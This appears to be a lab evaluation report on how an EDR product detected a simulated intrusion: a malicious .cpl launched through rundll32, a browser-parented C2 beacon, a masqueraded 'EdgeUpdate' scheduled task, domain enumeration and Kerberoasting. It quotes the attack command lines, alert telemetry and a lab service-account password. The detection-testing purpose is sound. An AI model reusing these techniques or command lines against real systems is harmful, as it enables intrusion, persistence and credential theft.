- **T1071.001 – Application Layer Protocol: Web Protocols**
Use of HTTP/HTTPS communication to blend C2 traffic with legitimate web traffic.

Performed on

WS01

Host IPv4 10.10.70.202

User context jack.white@lab.local

Integrity level medium integrity


Monitored Activities from the Security Product

Result / Observations During this step, the solution showed good visibility into the initial execution chain that followed user interaction with the phishing lure. The telemetry captured the launch of control.exe in the user context and the subsequent execution of rundll32.exe, including the suspicious command-line usage associated with loading the malicious .cpl file from the user's Downloads directory. The screenshots also show that the activity was mapped to relevant ATT&CK techniques, including User Execution, Control Panel abuse, System Binary Proxy Execution via rundll32.exe, and bypass of User Account Control. This provides a clear and technically meaningful picture of how the payload was started and why the behaviour stood out.

It is also positive that the detection did not depend on a single indicator. The provided telemetry shows both file-based and behaviour-based visibility: the .cpl payload itself was identified by antimalware scanning, while additional detections highlighted the suspicious command-line execution of both control.exe and rundll32.exe. The reconstructed process chain of explorer.exe → control.exe → rundll32.exe was documented clearly, which supports fast analyst understanding during triage. In addition, the screenshots show related network telemetry, including suspicious outbound communication associated with rundll32.exe, which adds useful context to the execution findings.

Overall, the step was detected well. The screenshots demonstrate that the platform captured the user-driven execution, the malicious use of trusted Windows binaries, and the associated follow-on network activity in a way that makes the attack sequence understandable and traceable. That combination of process, command-line, file, and network visibility is a strong result for this stage of the simulation.


Step 2 Detection (Active response)

 **Antimalware (2)** ▾


Advanced Threat Control has detected a process as malicious. No action was taken.

Process path: C:\Windows\System32\rundll32.exe. Threat name: ATC.SuspiciousBehavior.2861A779107A6C43. To block malicious processes, please contact your system administrator.

Process path: C:\Windows\System32\rundll32.exe. Threat name: ATC.SuspiciousBehavior.2861A77922A776CF. To block malicious processes, please contact your system administrator.

 **Antimalware**

On-Access scanning has detected a threat. There was no action taken on the file. C:\Users\jack.white\Downloads\Reader_en_install.cpl is malware of type Gen:Suspicious.Cloud.2.2.@Z4@ae0MSwoi. To take an action on the threat, please contact your system administrator.

 **Antimalware (2)** ▾

On-Access scanning has detected an execution of a malicious command line.

The process C:\Windows\System32\rundll32.exe was allowed to run executing the malicious command line "C:\Windows\System32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\jack.white\Downloads\Reader_en_install.cpl". In order to take action, please contact your system administrator

The process C:\Windows\System32\rundll32.exe was allowed to run executing the malicious command line "C:\Windows\System32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\jack.white\Downloads\Reader_en_install.cpl". In order to take action, please contact your system administrator

The screenshot displays an EDR interface with a process execution flow on the left and a network alert details panel on the right.

Process Execution Flow:

- 1. Executed: control.exe(PID:5...)
- explorer.exe (14796)
- 3. Executed: control.exe (5680)
- 4. Executed: rundll32.exe (2004)
- 14. Connected: (Network connection icon)

Network Alert Details Panel:

- Requested Host:** [Globe icon]
- ALERTS:** Domain detected as **SUSPICIOUS** by analysis
- Alerts List:**
 - LOLBin.NetworkConnection
 - SuspiciousConnection
 - NetworkSuspiciousDataTransfer
- INVESTIGATION:** Network Presence, 3 endpoints | First Seen On: [Link]
- REMEDIATION:** No actions taken, Prevent, Add IP as exception
- DOMAIN INFO:** Requested URL: [Redacted], Remote Port: 80, Protocol: tcp, Request Method: N/A, Stream Type: N/A, Extracted File Na...: N/A, Source Applicati...: c:\windows\system32\rundll...

#14 (Part of: #15 extended incidents) Reported

Search nodes: control.exe(PID:5...)

Process Tree:

- <system> (0) [Executed]
- userinit.exe (14680) [Executed]
- explorer.exe (14796) [Executed]
- control.exe (5680) [Executed]
- rundll32.exe (2004) [Executed]

Alert: SuspiciousControlPanellItem

Process: rundll32.exe

View context in Historical Search

ALERT DETAILS

A Control Panel Item was executed from an unusual location. Control Panel Items include Control Panel (CPI) files, which are in fact renamed DLL files that export a **CPIApplet** function. Control Panel Items can be executed directly from the command line, programmatically via an API call, or by simply double-clicking the file. Adversaries can use Control Panel Items as execution payloads to execute arbitrary commands. Malicious Control Panel Items can be delivered via Spearphishing Attachment campaigns or executed as part of multi-stage malware. Control Panel Items, specifically CPI files, may also bypass application and/or file extension whitelisting.

Command Line: "C:\WINDOWS\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\jack.white\Downloads\Reader_en_install.cpl",

Copy to Clipboard

Command Line: "C:\WINDOWS\system32\rundll32.exe" Shell32...

Is this a legitimate behavior?
Add as EDR Exclusion to stop receiving this alert

ATTACK INFO

#14 (Part of: #15 extended incidents) Reported

Search nodes: control.exe(PID:5...)

Process Tree:

- <system> (0) [Executed]
- userinit.exe (14680) [Executed]
- explorer.exe (14796) [Executed]
- control.exe (5680) [Executed]
- rundll32.exe (2004) [Executed]

Alert: ControlProcessExecuted.1

Severity: Low

Detected on: EDR

Detected By: EDR

Process: control.exe

View context in Historical Search

ALERT DETAILS

Control process was executed with a suspicious commandline.

Command Line: "C:\Windows\System32\control.exe" "C:\Users\jack.white\Downloads\Reader_en_install.cpl",

Copy to Clipboard

Command Line: "C:\Windows\System32\control.exe" "C:\Users...

Is this a legitimate behavior?
Add as EDR Exclusion to stop receiving this alert

ATTACK INFO

Tactics: Privilege Escalation, Defense Evasion

#14 (Part of: #15 extended incidents) Reported
Date
Status: Open
Assignee: Unassigned
Priority: Unassigned

control.exe(PID:5...

<system> (0)

2. Executed

userinit.exe (14680)

1. Executed

explorer.exe (14796)

3. Executed

control.exe (5680)

4. Executed

rundll32.exe (2004)

8. Modify

ice\HarddiskVol...

scutil

48)

Read

3 files

14. Connected

[Back](#)

ControlProcessExecuted.1

Parent Process Integrity Le... medium

Parent Pid: 14796

Parent Process Path: c:\windows\explorer.exe

Parent Process User: LAB\jack.white

Parent Process Access Privi... restricted

User: lab.local\jack.white

Command Line: "C:\Windows\System32\control.exe" "C:\Users...

Is this a legitimate behavior?
[Add as EDR Exclusion](#) to stop receiving this alert

ATTACK INFO

Tactics: Privilege Escalation
 Defense Evasion
 Execution

ATT&CK Techniques


Abuse Elevation Control M... [T1548.002](#) Bypass User Account Control

Command and Scripting In... [T1059](#)

System Binary Proxy Execu... [T1218.002](#) Control Panel

User Execution: [T1204](#)

RECOMMENDATIONS



No recommendations available

Step 3. Command and Control

Step 3 Command and Control: Browser-Parented Beacon Execution

Description In this phase, we used a **C2 Framework** to establish a legitimate-appearing parent/child process relationship to simulate a stealthy C2 channel. The payload was spawned under trusted process trees such as **explorer.exe** → **chrome.exe** or **explorer.exe** → **msedge.exe**, blending malicious activity into normal user-driven behaviour.

This step evaluated whether the EDR solution detects anomalous process creation, suspicious command-line parameters, or unusual outbound connections, and whether detection relies solely on process ancestry or incorporates deeper behavioural analysis.

- TTPs**
- **T1071.001 – Application Layer Protocol: Web Protocols**
Use of HTTP/HTTPS communication to blend C2 traffic with legitimate web traffic.
 - **T1036 – Masquerading**
Execution of malicious activity under legitimate browser processes to evade detection.
 - **T1055 – Process Injection**
Injection of Beacon code into a legitimate process to establish covert execution.
 - **T1105 – Ingress Tool Transfer**
Previously delivered payload establishing outbound communication to external C2 infrastructure.

Performed on WS01

Host IPv4 10.10.70.202

Integrity level medium integrity

Monitored Activities from the Security Product

Result / Observations During this step, the telemetry shows that the browser-parented Beacon execution was identified with solid contextual visibility. The process chain captured in the screenshots documents the transition from the earlier control.exe and rundll32.exe activity into chrome.exe, which was then associated with suspicious execution behaviour.

In particular, the platform flagged the browser process for **ParentPidSpoofing** and linked it to a suspicious process tree, indicating that the solution did not treat the browser launch as normal user activity despite the use of a trusted application name. That is a good result for this scenario, because the objective of the test was specifically to see whether the solution could recognize malicious process ancestry even when the payload was placed under a legitimate browser process.

The screenshots also show that the detection was not limited to process lineage alone. The browser activity was correlated with suspicious network communication, and the requested host was marked as involved based on a process network connection. This adds useful analytical depth, because it shows that the solution connected the execution event with outbound communication behaviour instead of viewing the process in isolation.

Overall, the available telemetry provides a coherent picture of the step: the manipulated parent-child relationship was visible, the browser process itself was treated as suspicious, and the follow-on network activity was also brought into the incident context. That combination gives analysts enough detail to understand both the masquerading aspect of the execution and the operational C2 behaviour that followed.

The threat-hunting screenshots further support the visibility of this activity. They show that hunting queries against the chrome.exe process returned relevant alert events, including both parentpidspoofing and processinsuspiciousprocesstree. The event details exposed useful fields such as user context, integrity level, parent process information, command-line data, and ATT&CK mappings, which would help an analyst validate the suspicious browser execution from a hunting perspective. This is a positive outcome, because it means the activity was not only detected in the primary alert flow, but could also be traced and reviewed through hunting telemetry with enough detail to reconstruct what happened.

Step 3 Detection (Active response)

The screenshot displays an EDR interface with a process tree on the left and a detailed view of a process on the right.

Process Tree:

- control.exe (5680)
 - 4. Executed
 - rundll32.exe (2004)
 - 18. Executed
 - chrome.exe (5748)

Process Details (chrome.exe):

- Process Name:** chrome.exe (ID: 5748)
- Command Line:** "C:\Program Files\Google\..."
- User:** lab.local\jack.white
- Execution Time:** [Not specified]

Alerts:

- Process detected as **SUSPICIOUS** by analysis (2 alerts)
- ParentPidSpoofing
- MasqueradedScheduledTaskCreated

Investigation:

- Network Presence: 1 endpoints | First Seen On: [Not specified]
- Related processes in Live Search

Remediation:

- No actions taken
- Fix & Remediate: Kill, Quarantine file
- Prevent: Add file to Blocklist, Add file as exception

control.exe(PID:5...)

18. Executed

chrome.exe (5748)

23. Connected

Requested Host

ALERTS

0

Domain marked as involved

Detected By: Security analytics

Reason: Process network connection

Detected on:

INVESTIGATION

Network Presence

Related connections in Live Search

REMEDIATION

No actions taken

Prevent

Add IP as exception

DOMAIN INFO

Requested URL:

Remote Port: 80

Protocol: tcp

Request Method: N/A

Stream Type: N/A

Extracted File Na... N/A

Source Applicati... c:\program files\google\chr...

#14 (Part of: #15 extended incidents) | Date Reported

Status: Open | Assignee: Unassigned | Priority: Unassigned

control.exe(PID:5...)

4. Executed

rundll32.exe (2004)

14. Connected

18. Executed

chrome.exe (5748)

20. Connected

download.windowssu...

21. Write

22. Connected

23. Connected

ParentPidSpoofing

Severity: Low

Detected on:

Detected By: EDR

Process: chrome.exe

View context in Historical Search

ALERT DETAILS

The parent pid of a process was changed. Adversaries may spoof the parent process identifier (PPID) of a new process to evade process-monitoring defenses or to elevate privileges.

Process: chrome.exe

Pid: 5748

Process Path: c:\program files\google\chrome\applicationL...

Process Access Privileges: restricted

Process Integrity Level: medium

Parent Process Integrity Le... medium

Parent Pid: 2004

Parent Process Path: c:\windows\system32\rundll32.exe

Parent Process User: lab.local\jack.white

Parent Process Access Privi... elevated

User: lab.local\jack.white

Command Line: *C:\Program Files\Google\Chrome\Applicati...

Is this a legitimate behavior?
Add as EDR Exclusion to stop receiving this alert

ATTACK INFO

Tactics: Defense Evasion

Step 3 Manual investigation for telemetry / Threat hunting

All Events

Date

process.path:"chrome" AND alert.name:"

Press Ctrl+/ to open Helper. Press Ctrl+Space to open Autocomplete. Press Enter to run the query

event_time	other.hostn...	other.event_name	alert.severit...	ot
WS01		parentpidspoofing	11	ali
WS01		processinsuspiciousprocesstree	11	ali
WS01		parentpidspoofing	11	ali
WS01		processinsuspiciousprocesstree	11	ali

Back to top | 4 items

processinsuspiciousprocesstree

Severity ● Low

Detected on

Detected by: edr

Type: alert

DETAILS

TABLE JSON

other.sensor_name	"edr"
other.user	"lab.local\jack.white"
other.detection_class	"edr_detection"
other.arch	"x64"
other.event_name	"processinsuspiciousprocesstree"
other.event_id	"98280537179456785374768342355117668959"
other.event_type	"alert"
other.os	"windows"
other.hostname	"WS01"
process.parent_user	"lab.local\jack.white"
process.access_privileges	"restricted"
process.user	"lab.local\jack.white"
process.md5	"0ab63826fa8031913cd87c14ae0d6f6e"
process.sha256	"ec439628b4458037cd74d7dd8576c413201e09851679e472d2091667ba4d4bd"
process.parent_cmdline	"C:\WINDOWS\system32\rundll32.exe Shell32.dll,Control_RunDLL %C:\Users\jack.white\Downloads\Reader_en_install.cpl;"
process.pid	5748
process.integrity_level	"medium"
process.parent_pid	2004
process.parent_integrity_level	"medium"
process.name	"chrome.exe"
process.parent_access_privileges	"elevated"
process.path	"c:\program files\google\chrome\application\chrome.exe"
process.parent_path	"c:\windows\system32\rundll32.exe"
process.command_line	"C:\Program Files\Google\Chrome\Application\chrome.exe"
alert.type	"ctc"
alert.att&ck_technique	"Exploitation for Client Execution"
alert.severity_score	11
alert.name	"ProcessInsuspiciousProcessTree"
alert.description	"This process is part of a suspicious process tree."
alert.mark	"suspicious"

All Events

Date

process.path:"chrome" AND alert.name:"

Press Ctrl+/ to open Helper. Press Ctrl+Space to open Autocomplete. Press Enter to run the query

event_time	other.hostn...	other.event_name	alert.severit...	other.event...	other.senso...	other.dete...
WS01		parentpidspoofing	11	alert	edr	edr_detecti
WS01		processinsuspiciousprocesstree	11	alert	edr	edr_detecti
WS01		parentpidspoofing	11	alert	edr	edr_detecti
WS01		processinsuspiciousprocesstree	11	alert	edr	edr_detecti

Back to top | 4 items

parentpidspoofing

Severity ● Low

Detected on

Detected by: edr

Type: alert

DETAILS

TABLE JSON

alert.att&ck_technique_id	T1106 +2
alert.type	"ctc"
alert.att&ck_tactic	"Execution" +2
alert.att&ck_technique	"Native API" +2
alert.name	"ParentPidSpoofing"
alert.att&ck_subtechnique_id	T1134.004
alert.description	"Parent pid of a process was changed."
alert.mark	"suspicious"
alert.att&ck_subtechnique	"Parent PID Spoofing"
alert.severity_score	11
alert.incident_number	14
other.event_type	"alert"
other.detection_class	"edr_detection"
other.event_id	"389163274571983996717954050254568526177"
other.os	"windows"
other.hostname	"WS01"
other.sensor_name	"edr"
other.arch	"x64"
other.event_name	"parentpidspoofing"
other.user	"lab.local\jack.white"
file.sha256	"ec439628b4458037cd74d7dd8576c413201e09851679e472d2091667ba4d4bd"
file.md5	"0ab63826fa8031913cd87c14ae0d6f6e"
process.path	"c:\program files\google\chrome\application\chrome.exe"
process.parent_user	"lab.local\jack.white"
process.integrity_level	"medium"
process.parent_pid	2004
process.sha256	"ec439628b4458037cd74d7dd8576c413201e09851679e472d2091667ba4d4bd"
process.parent_access_privileges	"elevated"

Step 4. Persistence

Step 4 Persistence: Scheduled Task Creation

Description After establishing a C2 foothold on **WS01**, we simulated unprivileged local persistence by creating a scheduled task. Using the **BOF option**, a scheduled task was created under the current user context to re-execute the Beacon at logon or via a defined trigger.

This step emulated a common persistence technique that does not require administrative privileges and blends into legitimate task scheduling activity. The objective was to assess whether scheduled task creation is properly monitored and correlated with prior C2 activity. The activity was performed under the user context **jack.white@lab.local** on **WS01**.

- TTPs**
- **T1053.005 – Scheduled Task/Job: Scheduled Task**
Creation of a scheduled task to achieve execution persistence on the compromised host.
 - **T1547 – Boot or Logon Autostart Execution**
Use of an execution trigger tied to user logon to maintain access.
 - **T1564.001 – Hide Artifacts: Hidden Files and Directories**
If the persistence components were concealed to reduce visibility.
 - **T1036 – Masquerading**
If the scheduled task name was crafted to resemble a legitimate system or application task.

Performed on	WS01
Host IPv4	10.10.70.202
User context	jack.white@lab.local
Integrity level	medium integrity

Monitored Activities from the Security Product

Result / Observations In this step, the EDR telemetry shows that the persistence activity on **WS01** was identified in a meaningful way. The screenshots indicate that the payload file `msedge.exe` written into the user's local Edge-related directory was detected as suspicious, and the subsequent scheduled task creation was correlated to the originating process context. In particular, the product generated a dedicated **MasqueradedScheduledTaskCreated** alert tied to `chrome.exe`, which is a good indication that the behaviour was not only seen as a generic anomaly but understood as a persistence-related action.

The available alert details provide useful depth for the analysis. The telemetry records the target path of the scheduled task payload, the task name **EdgeUpdate**, and the fact that the task creation was interpreted as masquerading. The associated ATT&CK mappings also align well with the simulated technique, including **Scheduled Task** and **Match Legitimate Name or Location**. Overall, this step appears to have been detected well from a behavioural perspective, and the screenshots show that the solution captured both the suspicious file placement and the related scheduled task activity with solid contextual enrichment.

Step 4 Detection (Active response)

The screenshot displays an EDR interface with a process tree on the left and a detailed alert on the right.

Process Tree:

- control.exe(PID:5...)
- +3
- 18. Executed
- chrome.exe (5748)
- 21. Write
- msedge.exe

Alert Details:

- File:** msedge.exe
- Alerts:** 1. File detected as **SUSPICIOUS** by analysis. SuspiciousExecutableFileWrite.
- Investigation:** Network Presence. 1 endpoints. First Seen On: [blank].
- Further Analysis:** Add to Sandbox, VirusTotal, Google.
- Remediation:** No actions taken. Fix & Remediate: Quarantine file. Prevent: Add file to Blocklist, Add file as exception.
- File Info:** Hash: SHA256 | MD5. Signature Status: N/A. Size: 974.1 KB. Path: c:\users\jack.white\appda...

#14 (Part of: [#15 extended incidents](#)) | Date Reported

Status Open ▾
Assignee Unassigned ▾
Priority Unassigned ▾

[< Back](#)

MasqueradedScheduledTaskCreated

Severity: ● Low

Detected on:

Detected By: EDR

Process: chrome.exe

[View context in Historical Search](#)

ALERT DETAILS

A potentially masqueraded scheduled task was created.

Process File Other

Pid: 5748

Process Path: c:\program files\google\chrome\application\chrome.exe

Process Access Privileges: restricted

Process Integrity Level: medium

Parent Process Integrity Level: medium

Parent Pid: 2004

Parent Process Path: c:\windows\system32\rundll32.exe

Parent Process User: lab.local\jack.white

Parent Process Access Privileges: elevated

User: lab.local\jack.white

Command Line: "C:\Program Files\Google\Chrome\Application\chrome.exe"

Is this a legitimate behavior?
[Add as EDR Exclusion](#) to stop receiving this alert

ATTACK INFO

Tactics: Exfiltration
 Defense Evasion

#14 (Part of: #15 extended incidents) | Date Reported | Status Open | Assignee Unassigned | Priority Unassigned

< Back

MasqueradedScheduledTaskCreated

Parent Process Access Privileges: elevated
User: lab.local\jack.white
Command Line: "C:\Program Files\Google\Chrome\Application\chrome.exe"

Is this a legitimate behavior?
[Add as EDR Exclusion](#) to stop receiving this alert


ATTACK INFO

Tactics: Exfiltration, Defense Evasion, Execution, Persistence, Privilege Escalation

ATT&CK Techniques

Automated Exfiltration: T1020
Data Transfer Size Limits: T1030
Masquerading: T1036.004 Masquerade Task or Service, T1036.005 Match Legitimate Name or Location
Scheduled Task/Job: T1053.005 Scheduled Task

RECOMMENDATIONS



No recommendations available

[< Back](#)



MasqueradedScheduledTaskCreated

Severity: ● Low
 Detected on:
 Detected By: EDR
 Process: chrome.exe

[View context in Historical Search](#)

ALERT DETAILS

A potentially masqueraded scheduled task was created.

Process File Other

File Path: c:\users\jack.white\appdata\local\microsoft\edge\msedge.exe

Is this a legitimate behavior?
[Add as EDR Exclusion](#) to stop receiving this alert

ATTACK INFO

Tactics: Exfiltration
 Defense Evasion
 Execution
 Persistence
 Privilege Escalation

ATT&CK Techniques

Automated Exfiltration: [T1020](#)
 Data Transfer Size Limits: [T1030](#)
 Masquerading: [T1036.004](#) Masquerade Task or Service
[T1036.005](#) Match Legitimate Name or Location
 Scheduled Task/Job: [T1053.005](#) Scheduled Task

#14 (Part of: #15 extended incidents) | Date Reported | Status Open | Assignee Unassigned | Priority Unassigned

< Back

MasqueradedScheduledTaskCreated

Severity: ● Low
Detected on:
Detected By: EDR
Process: chrome.exe

[View context in Historical Search](#)

ALERT DETAILS

A potentially masqueraded scheduled task was created.

Process | File | Other

Extra Info 1: Target Paths: c:\users\jack.white\appdata\local\microsoft\edge\msedge.exe
Task Name: \EdgeUpdate
Process PE VersionInfo and Certification Information:

Original File Name: chrome.exe
Internal Name: chrome_exe
File Description: Google Chrome
Company Name: Google LLC
File Version: 146.0.7680.81
Product Name: Google Chrome
Product Version: 146.0.7680.81
Legal Copyright: Copyright 2026 Google LLC. All rights reserved.
Certificate Serial: 0b50cf246b263efd85a729315158f3ff
Certificate Signer: Google LLC
Certificate Issuer: DigiCert, Inc.

Working Directory: c:\users\jack.white\downloads\

Step 5. Discovery

Step 5 Discovery: Local System & Domain Enumeration

Description In this phase, we conducted **Discovery activities** on **WS01** under the user context **jack.white@lab.local**. The actions simulated typical post-exploitation reconnaissance, including enumeration of system information, user privileges, network configuration, domain membership, running processes, and accessible resources. The objective was to assess whether reconnaissance activity from a non-privileged account is detected, logged, and correlated with prior C2 and persistence activity.

- TTPs**
- **T1082 – System Information Discovery**
Enumeration of operating system details and host-specific configuration.
 - **T1033 – Account Discovery**
Identification of the current user context and other local/domain accounts.
 - **T1057 – Process Discovery**
Enumeration of running processes to identify security tools or privileged processes.
 - **T1016 – System Network Configuration Discovery**
Collection of network configuration details such as IP address and routing information.
 - **T1069.001 – Permission Groups Discovery: Local Groups**
Enumeration of local group memberships to identify privilege levels.
 - **T1069.002 – Permission Groups Discovery: Domain Groups**
Enumeration of domain group memberships and potential privileged accounts.

Performed on	WS01
Host IPv4	10.10.70.202
User context	jack.white@lab.local
Integrity level	medium integrity

Monitored Activities from the Security Product

Result / Observations We did not observe any active alerts associated with the activities performed in this step. However, based on threat hunting, we were able to observe, that the EDR provided useful behavioural visibility into reconnaissance activity executed from the browser-parented Beacon context on WS01. The screenshots show that chrome.exe, running as lab.local\jack.white and spawned from rundll32.exe, triggered low-severity alerts for the dynamic loading of both netapi32.dll and wtsapi32.dll. In this context, those detections are relevant because they indicate the use of Windows APIs commonly associated with local and domain enumeration, including network-oriented discovery and session-related enumeration activity. This shows that the solution did not rely only on simple ancestry but also recognized discovery-relevant behaviour inside the suspicious process context. Overall, this is a solid detection outcome for the discovery phase. Even though the screenshots do not expose every individual BOF command from the execution steps, they do show that multiple reconnaissance-related behaviours were captured and linked to the active process chain. That gives analysts useful context to understand that local system and domain enumeration activity was taking place under the user context on WS01.

The hunting view further supports this assessment by showing the same chrome.exe process on WS01 generating the browser.dynamicload.netapi32 and browser.dynamicload.wtsapi32 events. The event details provide additional context around the process path, user, parent process, integrity level, and the specific discovery-oriented interpretation of the DLL loads. This is valuable from a hunting perspective because it allows analysts to pivot from the suspicious browser process into concrete telemetry that is consistent with reconnaissance activity, helping confirm and investigate the discovery phase in more detail.

Step 5 Manual investigation for telemetry / Threat hunting

All Events

Date

other.hostname:WS01 AND alert.name:"

Press Ctrl+/ to open Helper. Press Ctrl+Space to open Autocomplete. Press Enter to run the query

event_time	other.hostn...	other.event_name	alert.severit...	other.event...	other.sen...
WS01	browser.dynamicload.netapi32		12	alert	edr
WS01	browser.dynamicload.wtsapi32		12	alert	edr

Back to top | 2 items

browser.dynamicload.netapi32

Severity ● Low

Detected on

Detected by edr

Type alert

DETAILS

TABLE JSON

```

{
  "process.module": "c:\\windows\\system32\\netapi32.dll",
  "process.path": "c:\\program files\\google\\chrome\\application\\chrome.exe",
  "process.access_privileges": "restricted",
  "process.parent_path": "c:\\windows\\system32\\rundll32.exe",
  "process.user": "lab.local\\jack.white",
  "process.parent_integrity_level": "medium",
  "process.pid": 5748,
  "process.has_script_content": "no",
  "process.parent_pid": 2004,
  "process.command_line": "\"C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe\"",
  "process.integrity_level": "medium",
  "process.parent_access_privileges": "elevated",
  "process.name": "chrome.exe",
  "process.sha256": "ec439628b4458037cd74d7dd8576c413201e09851679e472d2091667ba4d44bd",
  "process.parent_user": "lab.local\\jack.white",
  "process.md5": "0ab63826fa8031913cd87c14ae0d6f6e",
  "file.sha256": "ec439628b4458037cd74d7dd8576c413201e09851679e472d2091667ba4d44bd",
  "file.md5": "0ab63826fa8031913cd87c14ae0d6f6e",
  "alert.att&ck_technique": "Native API" +2,
  "alert.description": "The netapi32.dll was dynamically loaded by a browser process at run time. netapi32.dll is a Windows library commonly used for network a nd domain enumeration. This behavior may indicate that the proce...",
  "alert.type": "ctc",
  "alert.name": "Browser.DynamicLoad.Netapi32",
  "alert.att&ck_technique_id": "T1106" +2,
  "alert.mark": "suspicious",
  "alert.severity_score": 12,
  "alert.att&ck_tactic": "Discovery" +1,
  "other.event_id": "95147371474786562152372618898590984505",
  "other.arch": "x64"
}

```

All Events

Date

other.hostname:WS01 AND alert.name:"

Press Ctrl+/ to open Helper. Press Ctrl+Space to open Autocomplete. Press Enter to run the query

event_time	other.hostn...	other.event_name	alert.severit...	other.event...	other.senso...	other.det...
WS01	browser.dynamicload.netapi32		12	alert	edr	edr_detect
WS01	browser.dynamicload.wtsapi32		12	alert	edr	edr_detect

Back to top | 2 items

LOAD MORE

browser.dynamicload.wtsapi32

Severity ● Low

Detected on

Detected by edr

Type alert

DETAILS

TABLE JSON

```

{
  "process.path": "c:\\program files\\google\\chrome\\application\\chrome.exe",
  "process.access_privileges": "restricted",
  "process.parent_path": "c:\\windows\\system32\\rundll32.exe",
  "process.user": "lab.local\\jack.white",
  "process.parent_integrity_level": "medium",
  "process.pid": 5748,
  "process.has_script_content": "no",
  "process.parent_pid": 2004,
  "process.command_line": "\"C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe\"",
  "process.integrity_level": "medium",
  "process.parent_access_privileges": "elevated",
  "process.name": "chrome.exe",
  "process.sha256": "ec439628b4458037cd74d7dd8576c413201e09851679e472d2091667ba4d44bd",
  "process.parent_user": "lab.local\\jack.white",
  "process.md5": "0ab63826fa8031913cd87c14ae0d6f6e",
  "file.sha256": "ec439628b4458037cd74d7dd8576c413201e09851679e472d2091667ba4d44bd",
  "file.md5": "0ab63826fa8031913cd87c14ae0d6f6e",
  "alert.att&ck_technique": "Native API" +1,
  "alert.description": "The wtsapi32.dll was dynamically loaded by a browser process at runtime. wtsapi32.dll is a Windows API library associated with Terminal Services and Remote Desktop functionality. This may indicate that the process is enumerating active user sessions, querying session details, or identifying interactive logons via functions such as WTSEnumerateSessions or WTSQuerySessionInformation.",
  "alert.type": "ctc",
  "alert.name": "Browser.DynamicLoad.Wtsapi32",
  "alert.att&ck_technique_id": "T1106" +1,
  "alert.mark": "suspicious",
  "alert.severity_score": 12
}

```

Step 6. Credential Access

Step 6 Credential Access: Kerberoasting Service Account

Description In this step, we simulated a **Kerberoasting** attack by identifying the service account **svc_sqlservice**, which had a registered SPN and was therefore susceptible to ticket extraction. Using a Beacon Object File (BOF), a Kerberos service ticket (TGS) was requested from the domain controller and extracted for offline analysis. Brute-forcing the hash was out of scope; for subsequent steps, the password was assumed to be **fall24!**. The objective was to evaluate detection capabilities related to abnormal Kerberos ticket requests and potential Kerberoasting indicators within the domain.

- TTPs**
- **T1558.003 – Steal or Forge Kerberos Tickets: Kerberoasting**
Requesting service tickets for accounts with SPNs to enable offline password cracking.
 - **T1003 – OS Credential Dumping**
Extraction of authentication material for offline credential recovery.
 - **T1087.002 – Account Discovery: Domain Account**
Identification of domain service accounts suitable for Kerberoasting.

Performed on WS01

Host IPv4 10.10.70.202

User context jack.white@lab.local

Monitored Activities from the Security Product

Result / Observations During this step, the available telemetry shows that the Kerberoasting activity was detected with useful context, although the screenshots do not expose the full BOF execution itself in detail. The strongest evidence is the dedicated SuspiciousKerberosTicketRequested alert on DC01, which explicitly states that a Kerberos ticket with weak encryption was requested and could indicate Kerberoasting activity. In addition, the incident graph correlates this behaviour with the domain controller interaction and ties it into the broader process chain, which is a positive outcome because it shows that the solution did not treat the event as an isolated artifact. The alerting around suspicious Kerberos ticket requests therefore provides meaningful visibility into the credential-access phase and shows that the detection logic was able to recognize behaviour consistent with Kerberoasting.

At the same time, the screenshots also suggest that the surrounding enumeration activity was visible. The telemetry includes Rc4SpnDiscovery and related Kerberos-focused alerts, which fits well with the preparatory steps of identifying a roastable service account and requesting a TGS ticket. This is a solid detection result for the scenario because both the suspicious ticket request itself and the associated domain interaction were surfaced in the investigation view. While the screenshots do not show the extracted ticket material or the exact returned TGS data, they do show that the key behavioural indicators of the Kerberoasting step were recognized and correlated in a way that would support analyst investigation.

The hunting screenshot further strengthens this assessment by showing netuserdiscovery events on WS01 tied to the command line net user /domain | findstr /I "svc". That is useful hunting context because it reflects the service-account discovery activity that preceded the Kerberoasting attempt. Together with the Kerberos ticket request alerts on DC01, the hunting data helps reconstruct the sequence from account enumeration on the workstation to suspicious Kerberos activity against the domain controller. This gives analysts a clearer chain of evidence for the credential-access phase rather than just a single standalone detection.

Step 6 Detection (Active response)

Incidents

#17 (Part of: #15 extended incidents) Reported

Status: Open Assignee: Unassigned Priority: Unassigned

wsmprovhost.exe(...)

DC01

wininit.exe (768)

services.exe (908)

lsass.exe (928)

svchost.exe (1056)

svchost.exe (1240)

svchost.exe (2056)

svchost.exe (3512)

updater.exe (4308)

10.10.70.200

10.10.70.200

10.10.70.200

7 domains

wmprovhost.exe (1...)

rdpclip.exe (2716)

rundll32.exe (6100)

cmd.exe (3160)

updater.exe (7260)

updater_history.json

updater.log

Default

cmd.exe (7068)

updater.exe

ALERTS

Domain detected as **SUSPICIOUS** by analysis

- SuspiciousKerberosTicketRequested
- Rc4SpnDiscovery
- SuspiciousLoginAfterKerberoasting
- SuspiciousLoginAfterKerberoasting2

INVESTIGATION

Network Presence

3 endpoints First Seen On:

Related connections in Live Search

REMIEDIATION

No actions taken

Prevent

Add IP as exception

DOMAIN INFO

Requested URL: 10.10.70.200

Remote Port: 88

Protocol: kerberos

Request Method: N/A

Stream Type: N/A

Extracted File N...: N/A

Source Applicati...: c:\windows\system32\lsass...

Response

#17 (Part of: #15 extended incidents) Reported

Status: Open Assignee: Unassigned Priority: Unassigned

wsmprovhost.exe(...)

DC01

wininit.exe (768)

services.exe (908)

lsass.exe (928)

svchost.exe (1240)

svchost.exe (2056)

svchost.exe (3512)

updater.exe (4308)

10.10.70.200

10.10.70.200

10.10.70.200

7 domains

rundll32.exe (2716)

rundll32.exe (6100)

cmd.exe (3160)

updater.exe (7260)

updater_history.json

updater.log

Default

cmd.exe (7068)

updater.exe

SuspiciousKerberosTicketRequested

Severity: Low

Detected on:

Detected By: EDR

Domain: 10.10.70.200

[View context in Historical Search](#)

ALERT DETAILS

A kerberos ticket with weak encryption was requested which could indicate Kerberoasting activity

Process	Network	Other
Pid:		928
Process Path:		c:\windows\system32\lsass.e...
Process Access:		elevated
Process Integrit...:		system
Parent Process L...:		system
Parent Pid:		768
Parent Process ...:		c:\windows\system32\wininit...
Parent Process ...:		NT AUTHORITY\SYSTEM
Parent Process ...:		elevated
User:		NT AUTHORITY\SYSTEM

Is this a legitimate behavior?
Add as EDR Exclusion to stop receiving this alert

ATTACK INFO

